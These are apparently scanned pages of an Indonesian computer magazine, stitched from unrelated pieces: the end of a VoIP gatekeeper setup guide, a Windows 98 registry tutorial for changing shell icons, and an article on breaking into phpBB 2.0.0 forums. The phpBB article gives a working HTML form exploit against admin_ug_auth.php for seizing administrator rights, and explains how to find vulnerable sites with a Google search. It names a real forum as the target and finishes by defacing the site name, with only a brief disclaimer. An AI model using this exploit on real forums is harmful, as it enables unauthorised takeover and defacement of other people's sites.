


### KONFIGURASI ENDPOINT

Pada konfigurasi Endpoint pilih mau konek ke Gatekeeper regional mana. Disini **GSDGK** di **202.43.162.189** (menangani prefix 01119). Proxy server disesuaikan mempunyai **H323ID=011196567386482**. 65 artinya Singapore dan 67386482 nomor dialup yang dipakai.

8

### BUAT SHORTCUT GNUGK.EXE

Buat shortcut ke **gnugk.exe** dan tempatkan shortcut ini pada desktop komputer anda. Caranya **klik kanan** pada icon **gnugk.exe** dan pilih **Create Shortcut**.



12

### INSTAL NETMEETING

Instal NetMeeting atau GnomeMeeting pada komputer-komputer dalam LAN. Untuk gatekeeper-nya gunakan **IP address lokal** dari proxy server itu yang artinya **127.0.0.1** (bila pada server itu sendiri) atau **192.168.0.1** pada komputer-komputer lain dalam LAN.

13

### CONTOH GNOME MEETING

Sebagai contoh, di atas adalah konfigurasi pada GnomeMeeting, yaitu pada Personal Information dan Directory Setting. Perhatikan bahwa **nomor panggil VoIP** ditempatkan pada **Gatekeeper alias**.

14

### KONEKSI ANTAR MESIN VOIP

Coba panggil mesin yang ada dalam LAN sendiri (pada contoh di atas antara mesin Windows dengan Linux Mandrake). Setelah itu coba panggil ke mesin di luar LAN anda. Asalkan konfigurasi **penomoran mengikuti aturan**, semua akan berjalan lancar.

# BAGAIMANA MENGGANTI Ikon MS Windows 98

Apakah anda ingin mengganti sendiri **ikon-ikon** Microsoft Windows 98, seperti ikon *desktop*, ikon *floppy*, CD-ROM *drive* dan sebagainya sehingga lain dari yang lain? **Fitrianto Halim** (fitriantoh@hotmail.com) menyajikan caranya dengan mengutak-atik *registry* Windows 98.

**P**ada umumnya, untuk mengganti suatu ikon kita masuk ke **Control Panel** → **Display** lalu masuk ke tab **Effects**. Pilih ikon yang akan diubah pada **Desktop Icons**, lalu klik **Change Icon...** Namun cara tersebut hanya terbatas untuk mengganti ikon pada *desktop*, yaitu:

- My Computer
- My Documents
- Network Neighborhood
- Recycle Bin (full)
- Recycle Bin (empty)

Cara lainnya adalah dengan memanfaatkan suatu *theme* atau program aplikasi yang mempunyai tujuan tersebut, seperti yang pernah dibahas pada artikel nomor-nomor sebelumnya pada NeoTek.

Sebetulnya, anda dapat mengganti ikon-ikon tersebut dengan mudah asal memperoleh informasi mengenai di mana ikon-ikon yang digunakan tersebut disimpan.

Secara kebetulan ketika iseng membaca isi file-file **INF**, penulis menemukan cara termudah untuk mendapatkan informasi tersebut, yaitu lewat file **APPLETS.INF** (ada pada folder: **C:\WINDOWS\INF**).

Untuk lebih jelasnya, anda dapat memperhatikan bagian **plus.addreg** pada boks di halaman sebelah.

Dari cuplikan plus.addreg itu anda dapat menebak caranya, yaitu cukup dengan melihat *registry* yang berisi **key DefaultIcon** atau **Shell Icons** untuk mendapatkan informasi ikon-ikon yang bersesuaian (keterangannya terdapat di sebelah kanan). Selain file **APPLETS.INF**, anda dapat

pula mencari informasi tersebut pada file **SHELL.INF**. Hanya, menurut penulis, file **APPLETS.INF** lebih informatif. Namun, tetap dapat anda gunakan sebagai rujukan, seandainya informasi yang anda butuhkan tidak terdapat pada file **APPLETS.INF**.

Sekarang, kita akan belajar mengetahui nomor ID setiap ikon yang terdapat pada *resource* file **DLL** atau **EXE**.

Caranya seperti yang diterangkan pada awal artikel ini (mengganti ikon untuk desktop), hanya pada bagian **Change Icon** isilah bagian **File name**. Atau anda dapat memilih *file*-nya dengan mengklik **Browse...**

Pada bagian **Current icon**, anda akan mendapat ikon yang terdapat pada *resource* file tersebut. Perhitungan ID-nya cukup mudah. ID 0 terdapat pada ikon pertama (kiri atas), ID 1 terletak di bawahnya, dan seterusnya. Anda juga dapat menggunakan nilai negatif. ID -1 terdapat pada ikon pertama (kiri atas), ID -2 terletak di bawahnya, dan seterusnya.

Untuk lebih jelasnya, simak Gambar 1 dan bandingkan dengan cuplikan file **APPLETS.INF** di atas.

Jika anda pelajari, nama-nama yang terdapat pada *key*:




Gambar 1


**HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons**

bersesuaian dengan ID dari ikon-ikon yang terdapat pada *resource* file **Shell32.dll**.

Sebagai contoh, kita akan mengganti ikon untuk floppy 3.5 dan CD-ROM drive yang asalnya seperti ditampilkan pada Gambar 2 menjadi seperti Gambar 3 (diambil dari *resource* yang terdapat pada file **Shell32.dll** dengan ID 72 dan 73).



Gambar 2




Gambar 3

Langkah-langkahnya:

Jalankan **RegEdit**, lalu tuju *key* (lihat Gambar 4):


**HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons**

Dari cuplikan di atas, kita tahu bahwa floppy 3.5' mempunyai nama "6" dan CD-ROM drive "11."




Gambar 4

Karena nama-nama tersebut belum ada, pilihlah menu **Edit** → **New** → **String Value** (lihat Gambar 5).



Gambar 5

Ganti nama **New Value #1** dengan "6" atau "11," sehingga selengkapnya bisa dilihat pada Gambar 6.




Gambar 6

Isi *value* (nilai) untuk nama "6" dengan **C:\WINDOWS\SYSTEM\Shell32.dll,72** dan

```
[plus.addreg]
HKLM, "Software\Microsoft\Plus!",,,,
HKLM, "Software\Microsoft\Plus!\Setup",,"cool.dll",,,,
HKCR, "CLSID\{41E300E0-78B6-11ce-849B-444553540000}",,,,
HKCR, "CLSID\{41E300E0-78B6-11ce-849B-444553540000}\InProcServer32",,"%11%\plusstab.dll"
HKCR, "CLSID\{41E300E0-78B6-11ce-849B-444553540000}\InProcServer32",,"ThreadingModel",,"Apartment"
HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Controls Folder",,,,
HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Controls Folder\Display",,,,
HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Controls Folder\Display\shellex",,,,
HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Controls Folder\Display\shellex\PropertySheetHandlers",,,,
HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Controls Folder\Display\shellex\PropertySheetHandlers\PlusPack CPL Extension",,"{41E300E0-78B6-11ce-849B-444553540000}"
HKLM, "Software\Classes\Drive\DefaultIcon",,"2,%11%\cool.dll,0" ;Hard Disk
HKLM, "Software\Classes\CLSID\{208D2C60-3AEA-1069-A2D7-08002B30309D}\DefaultIcon",,"2,%11%\cool.dll,17" ;Network Neighborhood
HKLM, "Software\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\DefaultIcon",,"2,%11%\cool.dll,20" ;Recycle Bin Empty
HKLM, "Software\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\DefaultIcon",,"Empty",,"2,%11%\cool.dll,20" ;Recycle Bin Empty
HKLM, "Software\Classes\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\DefaultIcon",,"Full",,"2,%11%\cool.dll,21" ;Recycle Bin Full
HKCR, "CLSID\{21EC2020-3AEA-1069-A2DD-08002B30309D}\DefaultIcon",,"2,%11%\cool.dll,12" ;Control Panel
HKCR, "CLSID\{BD84B380-8CA2-1069-AB1D-08000948F534}\DefaultIcon",,"2,%11%\cool.dll,14" ;Fonts Folder
HKCR, "CLSID\{20D04FBO-3AEA-1069-A2D8-08002B30309D}\DefaultIcon",,"2,%11%\cool.dll,16" ;My Computer
HKCR, "CLSID\{2227A280-3AEA-1069-A2DE-08002B30309D}\DefaultIcon",,"2,%11%\cool.dll,19" ;Printers Folder
HKCR, "CLSID\{992CFFA0-F557-101A-88EC-00DD010CCC48}\DefaultIcon",,"2,%11%\cool.dll,27" ;Dial-up networking
HKCR, "CLSID\{00020D75-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,30" ;Inbox-Installed
HKCR, "CLSID\{00020D76-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,30" ;Inbox-NotYetInstalled
HKCR, "CLSID\{00028B00-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,31" ;The Microsoft Network
HKCR, "CLSID\{85BBD920-42A0-1069-A2E4-08002B30309D}\DefaultIcon",,"2,%11%\cool.dll,35" ;Briefcase
HKCR, "CLSID\{00022601-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,39" ;Media
HKCR, "CLSID\{00022603-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,40" ;MIDI sequence
HKCR, "CLSID\{D3E34B21-9D75-101A-8C3D-00AA001A1652}\DefaultIcon",,"2,%11%\cool.dll,41" ;Bitmap image
HKCR, "CLSID\{00022602-0000-0000-C000-000000000046}\DefaultIcon",,"2,%11%\cool.dll,44" ;Video clip
HKCR, "Folder\DefaultIcon",,"2,%11%\cool.dll,11" ;Folder
HKCR, "hlpfile\DefaultIcon",,"2,%11%\cool.dll,25" ;Help files
HKCR, "dllfile\DefaultIcon",,"2,%11%\cool.dll,36" ;dllfile
HKCR, "sysfile\DefaultIcon",,"2,%11%\cool.dll,36" ;sysfile
HKCR, "drvfile\DefaultIcon",,"2,%11%\cool.dll,36" ;drvfile
HKCR, "vxdfile\DefaultIcon",,"2,%11%\cool.dll,36" ;vxdfile
HKCR, "inifile\DefaultIcon",,"2,%11%\cool.dll,38" ;inifile
HKCR, "inifile\DefaultIcon",,"2,%11%\cool.dll,38" ;inifile
HKCR, "midfile\DefaultIcon",,"2,%11%\cool.dll,40" ;MIDI
HKCR, "Paint.Picture\DefaultIcon",,"2,%11%\cool.dll,41" ;Paint picture
HKCR, "SoundRec\DefaultIcon",,"2,%11%\cool.dll,42" ;Sound (WAV)
HKCR, "txtfile\DefaultIcon",,"2,%11%\cool.dll,43" ;Textfile
HKCR, "avifile\DefaultIcon",,"2,%11%\cool.dll,44" ;avifile
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"8",,"2,%11%\cool.dll,0" ;Fix Disk
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"9",,"2,%11%\cool.dll,1" ;Remote Drive
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"20",,"2,%11%\cool.dll,2" ;StartMenu IDI_STDOCS
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"22",,"2,%11%\cool.dll,3" ;StartMenu IDI_STFIND
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"19",,"2,%11%\cool.dll,4" ;StartMenu IDI_STPROGS
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"24",,"2,%11%\cool.dll,5" ;StartMenu IDI_STRUN
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"21",,"2,%11%\cool.dll,6" ;StartMenu IDI_STSETNGS
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"27",,"2,%11%\cool.dll,7" ;StartMenu IDI_STSHUTD
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"6",,"2,%11%\cool.dll,8" ;3.5 Floppy
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"5",,"2,%11%\cool.dll,9" ;5.25 Floppy
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"11",,"2,%11%\cool.dll,10" ;CD-ROM Drive
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"3",,"2,%11%\cool.dll,11" ;Folders
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"35",,"2,%11%\cool.dll,12" ;Control Panel in StartMenu
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"13",,"2,%11%\cool.dll,13" ;Network
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"38",,"2,%11%\cool.dll,14" ;Fonts Folder in StartMenu
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"23",,"2,%11%\cool.dll,15" ;StartMenu IDI_STHELP
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"17",,"2,%11%\cool.dll,17" ;Network Neighborhood
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"4",,"2,%11%\cool.dll,18" ;Open Folder
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"37",,"2,%11%\cool.dll,19" ;Printers Folder in StartMenu
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"31",,"2,%11%\cool.dll,20" ;Recycle empty
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"32",,"2,%11%\cool.dll,21" ;Recycle full
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"16",,"2,%11%\cool.dll,22" ;Printer
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"36",,"2,%11%\cool.dll,24" ;RNA/Program groups
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"40",,"2,%11%\cool.dll,26" ;AudioCD
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"33",,"2,%11%\cool.dll,27" ;
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"15",,"2,%11%\cool.dll,28" ;Server
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"10",,"2,%11%\cool.dll,29" ;Disconnected net drive
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"26",,"2,%11%\cool.dll,32" ;Start menu eject
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"25",,"2,%11%\cool.dll,33" ;Start menu suspend
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"28",,"2,%11%\cool.dll,34" ;Share
HKLM, "Software\Microsoft\Windows\CurrentVersion\explorer\Shell Icons",,"0",,"2,%11%\cool.dll,37" ;Generic file
```


Catatan:

"%11%" menyatakan folder dari file "cool.dll", yaitu: "C:\WINDOWS\SYSTEM"



Gambar 7

untuk nama "11" dengan C:\WINDOWS\SYSTEM\Shell32.dll,73 (lihat Gambar 7).



Gambar 8

Setelah menutup aplikasi RegEdit, langkah terpenging lainnya adalah menghapus file **ShellIconCache** yang terdapat pada folder C:\WINDOWS (lihat Gambar 8). Jika Anda tidak menghapusnya, maka ikon-ikon tersebut akan tetap diambil dari file tersebut sekalipun anda telah melakukan perubahan pada *registry*. Setelah selesai, lakukan Restart. Kini anda dapat melihat perubahannya.

Tip:

- Perhatikan bahwa file **ShellIconCache** mempunyai atribut Hidden, sehingga anda harus men-set ke Show all files (menu View → Folder Options... → tab View bagian Advanced settings:) agar ditampilkan.
- Jika perubahan yang anda lakukan cukup banyak, buatlah dalam file REG, sehingga nantinya anda cukup mengimpor file REG tersebut.
- Karena kita bermain-main dengan Registry, jangan lupa untuk mem-backup-nya sebelum anda melakukan perubahan.





# Teknik Menjebol Forum phpBB 2.0.0

**Forum phpBB 2.0.0** mempunyai *error scripting* yang dapat dimanfaatkan oleh anggota untuk "merebut" kedudukan administrator forum. **Dani Firmansyah** (xnuxer@yahoo.com) menyuguhkan trik untuk menjebol forum ini dengan teknik sederhana.

**P**ADA BULAN OKTOBER 2002 YANG LALU kelompok sekuriti RootSecure (<http://rootsecure.net>) melaporkan adanya *error scripting* (kesalahan pemrograman) di forum **phpBB versi 2.0.0** yang terdapat pada file **admin\_ug\_auth.php** yang mengakibatkan seorang anggota dalam forum tersebut bisa memiliki akses setara administrator forum. Akibatnya anggota tersebut dapat melakukan apa saja termasuk mengubah konfigurasi forum, *editing* serta *deleting*.

Di dalam forum phpBB 2.0.0 file **admin\_ug\_auth.php** digunakan untuk mengatur *permission* dari seorang anggota termasuk admin forum tersebut. Pada saat seorang anggota forum melakukan login, file **admin\_ug\_auth.php** akan mengecek *username* anggota tersebut, jika anggota tersebut mempunyai *flags* admin (akses admin) maka *link*/menu administrator akan ditampilkan.

Error scripting yang terdapat pada file **admin\_ug\_auth.php** memungkinkan seorang user biasa/member mampu meng-eskalasi/memindahkan aksesnya menjadi setara administrator hanya dengan bantuan file HTML dan Internet Explorer. Sekarang buatlah satu file HTML dengan nama **xphpbb.htm** dengan source HTML seperti di bawah ini:

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title></title>
</head>
<body>
<form method="post"
action="http://www.nameforum.com/phpBB/admin/admin_ug_auth.php">
<p>User Level : <select name="userlevel">
```

```
<option value="admin"
selected="selected">Administrator</option>
<option value="user">User</option>
</select></p>
<input type="hidden" name="private[1]" value="0" />
<input type="hidden" name="moderator[1]" value="0" />
<input type="hidden" name="mode" value="user" />
<input type="hidden" name="adv" value="" />
User ID: <input type="text" name="u" size="5"> <BR>
<input type="submit" name="submit" value="Submit"
class="mainoption" />
<input type="reset" value="Reset" class="liteoption"
name="reset" />
</form>
</body>
</html>
```

Selanjutnya cari situs yang memiliki forum phpBB 2.0.0 dengan menggunakan **Google.com** dengan *keyword* "Powered by phpBB 2.0.0," seperti pada gambar berikut:



Klik link dari target yang anda pilih dan pastikan bahwa versi forum phpBB tersebut adalah **phpBB 2.0.0**.



Setelah yakin bahwa versi phpBB tersebut adalah versi 2.0.0, sekarang daftarkan diri anda sebagai member dengan mengklik link **Register** di forum tersebut.



Klik link "I Agree to these terms and am over 13 years of age" untuk menuju formulir pengisian anggota baru.




Pada layar selanjutnya, isikan data Username, Email Address dan Password login sesuai keinginan anda. Untuk email pastikan anda menggunakan email asli, kadang beberapa forum phpBB dengan versi yang sama membutuhkan konfirmasi dengan mengirimkan kode aktivasi melalui email anda.

Setelah data tersebut terisi, tekan tombol Submit agar data tersebut diproses. Jika tidak ada kesalahan dalam pengisian data, anda akan melihat tampilan "Thank you for registering, your account has been created." Untuk meyakinkan bahwa username anda telah terdaftar di forum tersebut klik link Memberlist.



Pilih link Page paling akhir di Memberlist Page untuk memastikan username anda telah terdaftar seperti pada gambar berikut:



Dari gambar di bawah nampak bahwa username kita telah terdaftar. Sekarang taruh mouse Anda di atas link username yang Anda daftarkan (misal untuk link di atas adalah username xnuxer) akan nampak di status Internet Explorer menampilkan alamat link seperti contoh berikut: <http://forums.casterclub.com/profile.php?mode=viewprofile&u=182>



Dari status yang ditampilkan di Internet Explorer kita bisa mengetahui bahwa nomor keanggotaan kita adalah 182 (u=182, User ID=182). Setelah mengetahui nomor keanggotaan kita, sekarang editlah file xphpbb.htm yang telah kita buat sebelumnya dengan Notepad kemudian ganti *action forum*-nya seperti di bawah ini:


Sebelumnya

```
<form method="post"
action="http://www.nameforum.com/phpBB/admin/admin_ug_auth.php">
```

diganti dengan ...

```
<form method="post"
action="http://forums.casterclub.com/admin/admin_ug_auth.php">
```

Lihat contoh gambar berikut...



Pastikan anda tidak salah menempatkan link actionnya. Beberapa forum menggunakan link forum yang berbeda misalnya seperti ini:

```
http://www.myforum.com/phpBB2/index.php
```


Jika anda menemukan hal seperti di atas maka sesuaikan actionnya sesuai link forum, contoh:

```
<form method="post"
action="http://www.myforum.com/phpBB2/admin/admin_ug_auth.php">
```


Selanjutnya **save xphpbb.htm** yang telah diedit dan buka dengan menggunakan Internet Explorer.

Isi *text box* User ID dengan nomor keanggotaan kita, misalnya sesuai contoh di atas nomor keanggotaannya adalah 182. Selanjutnya tekan Submit.

Jika action form yang anda edit dengan Notepad benar, anda akan melihat tampilan di Internet Explorer anda seperti gambar berikutnya.



Kemudian isi Username dan Password seperti gambar di atas dan tekan tombol **Login**. Jika proses yang anda lakukan berjalan lancar, maka anda akan masuk di Panel **Administrator Forum** seperti gambar berikut:





Jika telah berhasil masuk di Panel Administrator tersebut maka selamat anda telah berhasil menjadi Administrator forum. Untuk membuktikan bahwa Anda telah menjadi Administrator, klik link Configuration di bagian **General Admin** (menu sebelah kiri).

Ubah bagian konfigurasi **Site name** dengan pesan yang ingin anda tampilkan di forum, seperti pada gambar di halaman berikut.

Setelah konfigurasi tersebut anda ganti, tekan Submit untuk menyimpan konfigurasi forum yang telah diubah. Untuk melihat perubahannya buka halaman Index forum tersebut.

# phpBB 2.0.4



Demikianlah cara pengebolan forum phpBB versi 2.0.0. Semoga anda tidak memanfaatkan info yang anda serap dari artikel ini untuk melakukan tindakan yang merusak situs orang lain. Bekerjasamalah dengan Admin situs tersebut dengan memberikan informasi dan bantuan. Siapa tahu anda bisa mendapatkan uang dari apa yang Anda lakukan.



Penulis: Dani Firmansyah (online di DalNet dengan nick schizoprenic). Email: xnuxer@yahoo.com



**B**AGAIMANAPUN JUGA PHPBB ADALAH APLIKASI bulletin board open source yang amat populer. Adanya vulnerabilities pada versi 2.0 tidak mengurangi minat terhadap bulletin board ini. Kalau anda baru saja mulai mendirikan bulletin board sendiri untuk komunitas anda, gunakan saja versi terakhir, yaitu phpBB 2.0.4 yang baru di-release 16 Januari 2003.

